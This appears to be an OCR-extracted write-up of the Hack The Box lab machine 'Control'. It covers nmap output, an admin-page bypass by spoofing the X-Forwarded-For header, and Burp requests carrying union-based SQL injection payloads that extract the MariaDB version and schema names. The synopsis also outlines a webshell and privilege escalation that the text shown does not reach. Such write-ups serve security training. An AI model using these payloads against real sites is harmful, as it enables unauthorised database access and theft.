Control

Synopsis

Control is a hard difficulty Windows machine featuring a site that is found vulnerable to SQL injection. This is leveraged to extract MySQL user password hashes, and also to write a webshell and gain a foothold. The password hash for the SQL user hector is cracked, which is used to move laterally to their Windows account. Examination of the PowerShell history file reveals that the Registry permissions may have been modified. After enumerating Registry service permissions and other service properties, a service is abused to gain a shell as NT AUTHORITY\SYSTEM

Skills


- Knowledge of Windows
- SQL injection
- Hash cracking
- File System enumeration
- Service enumeration
- Windows Defender evasion

Exploitation


As always we start with the nmap to check what services/ports are open

```
Nmap scan report for 10.10.10.167
Host is up (0.12s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: Fidelity
| http-methods:
|_  Potentially risky methods: TRACE
135/tcp  open  msrpc   Microsoft Windows RPC
3306/tcp open  mysql?
| fingerprint-strings:
|   DNSStatusRequestTCP, DNSVersionBindReqTCP, FourOhFourRequest, HTTPOptions, Help, Kerberos, LDAPSearchReq, RPCCheck, RTSPRequest, SIPOptions, SMBProgNeg,
SSLSessionReq, TLSSessionReq, TerminalServer, X11Probe:
|_    Host '10.10.14.30' is not allowed to connect to this MariaDB server
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cg
i?new-service :
SF-Port3306-TCP:V=7.94%I=7%D=8/18%Time=64DF82D1%P=x86_64-pc-linux-gnu%r(HT
SF:TPOptions,4A,"F\0\0\x01\xffj\x04Host\x20'10\.10\.14\.30'\x20is\x20not\x
SF:20allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(RTSPR
SF:equest,4A,"F\0\0\x01\xffj\x04Host\x20'10\.10\.14\.30'\x20is\x20not\x20a
SF:llowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(RPCCheck
SF:,4A,"F\0\0\x01\xffj\x04Host\x20'10\.10\.14\.30'\x20is\x20not\x20allowed
SF:\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(DNSVersionBind
SF:ReqTCP,4A,"F\0\0\x01\xffj\x04Host\x20'10\.10\.14\.30'\x20is\x20not\x20a
SF:llowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(DNSStatu
SF:sRequestTCP,4A,"F\0\0\x01\xffj\x04Host\x20'10\.10\.14\.30'\x20is\x20not
SF:\x20allowed\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(Hel
SF:p,4A,"F\0\0\x01\xffj\x04Host\x20'10\.10\.14\.30'\x20is\x20not\x20allowe
SF:d\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(SSLSessionReq
SF:,4A,"F\0\0\x01\xffj\x04Host\x20'10\.10\.14\.30'\x20is\x20not\x20allowed
SF:\x20to\x20connect\x20to\x20this\x20MariaDB\x20server")%r(TLSSessionReq,
```

Opening the browser gave us the following page



After clicking into Admin page, we got the following error message





Access Denied: Header Missing. Please ensure you go through the proxy to access this page

Now we know that we need to come from the specific/whitelisted IP address in order to access the admin page,


We know that HTTP header “X-Forwarder-For” is used to identify IP addresses of a client that connects to the server, but we don’t knwo what IP address we should use, so we launched wfuzz to find the right combination and after a while we got a valid IP address (192.168.4.28)
We passed that IP address as a value for X-Forwarded-For: header and we got an access

,







We captures the request form the search functionality and started probing for the injection attacks





When we passed the single ‘ we got a different content length, what is an indicator of SQL injection vulnerability


We leveraged this vulnerability to extract information from the database







Request
Pretty
Raw
Hex
POST /search_products.php HTTP/1.1
Host: 10.10.10.167
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 79
Origin: http://10.10.10.167
Connection: close
Referer: http://10.10.10.167/admin.php
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 192.168.4.28
productName=s'+and+sleep(0)+unIon+SelECT+null,null,null,null,null,@@version--+-
Search...
0 matches
Response
Pretty
Raw
Hex
Render
Price
10.4.8-MariaDB
Back
Maria
1 match


Request
Pretty
Raw
Hex
POST /search_products.php HTTP/1.1
Host: 10.10.10.167
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 128
Origin: http://10.10.10.167
Connection: close
Referer: http://10.10.10.167/admin.php
Upgrade-Insecure-Requests: 1
X-Forwarded-For: 192.168.4.28
productName=
s'+and+sleep(0)+unIon+SelECT+null,null,null,null,null,group_concat(schema_name)+from+information_schema.schemata--+-
Search...
0 matches
Response
Pretty
Raw
Hex
Render
Price
information_schema,mysql,warehouse
Back
Maria
0 matches
Done
2,300 bytes | 115 mi

